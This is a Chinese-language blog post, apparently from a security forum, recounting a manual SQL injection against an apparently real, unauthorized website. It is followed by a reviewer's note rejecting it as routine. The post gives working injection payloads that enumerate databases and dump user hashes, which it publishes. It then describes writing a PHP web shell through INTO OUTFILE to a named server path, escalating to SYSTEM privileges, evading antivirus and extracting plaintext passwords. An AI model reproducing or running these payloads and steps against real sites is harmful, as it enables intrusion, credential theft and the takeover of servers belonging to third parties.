|
无聊中的SQL手工注入实践 今天好无聊啊,看看文章不能一直看消化不了,慢慢来,想了下,最近学习SQL嘛,不能光去记语句什么的,不练习,肯定会忘得,今天找个站点去实践一下。 加了’报错 And 1=1 返回正常 And 1=2 返回错误 存在注入 爆出mysql基本信息查看一下 concat_ws(char(32,58,32),0x7c,user(),database(),version()) 查一下数据库用户密码 root_28ebb57c2872bdde Mysql用户:root@localhost (root权限) Mysql版本:5.0.45 数据库: ins @@datadir 爆一下MySQL路径 d:\AppServ\MySQL\data\ 直接联合查询了 不一个一个爆了!! (偷懒一下下) union select 1,2,3,group_concat(schema_name),5,6,7 from information_schema.schemata-- 看一下都有些什么数据库吧! information_schema cc crm hotel hotel2012 ins ins_en jd1 jdgl lns lns_en mysql Phpmyadmin(重要,提权必备) school tempdb test 16个 - - 数据库密码去cmd5破解,没次数了,解不了,那咱就读取表名吧,看看后台登入账户密码再说! union select 1,2,3,group_concat(table_name),5,6,7 from information_schema.tables where table_schema=0x696E73-- 看看表都有哪些 activite content graduate hz member news question report school speech studo stuexp teacher test user video 总共17个 - - 爆字段 union select 1,2,3,group_concat(column_name),5,6,7 from information_schema.columns where table_name=0x6D656D626572 and table_schema=0x696E73-- 4个 - - Id Username userpwd gmenu 查一下数据,俺要进后台!! union select 1,2,3,group_concat(char(32),username,0x5f,userpwd),5,6,7 from ins.user-- admin_c29c22acd2cc73c491a190a7565ca876, mofang_63798d2fe23b414b4e8d097425ece906, astrid_8ce5b08166e3a739b438bb5f541c18dc, Ethan_284d169b6f839c37578edde078e9bded Admin lrjjadmin 上传突破不了 截断也不行 没啥编辑器漏洞 看来试试mysql into outfile试试k成php D:/AppServ/www/archiver/pass.php 密码 pass OK 完成 菜刀看看 既然网站被我刀砍到了,提权看看喽
 直接system权限? 内网 禁用net了 ! 03系统 vm虚拟主机? Tasklist /svc 360 安全狗 百度卫士 我凑 天要灭我啊,我凑你们3个牛啥,再牛我也要试试 上传一个免杀net 和免杀读取密码的+免杀cmd cmd 直接抓取明文? 此处不打马赛克了! Ok 结束!! 小白一个 友情监测,请大牛勿喷!!!! ============================================= 渗透文章除了一般有波折、有亮点的,一般很难通过。 本文过于平淡,很常规。所以不予通过。 建议:找出漏洞,代码审计漏洞出现在哪里,分析如何修补等
|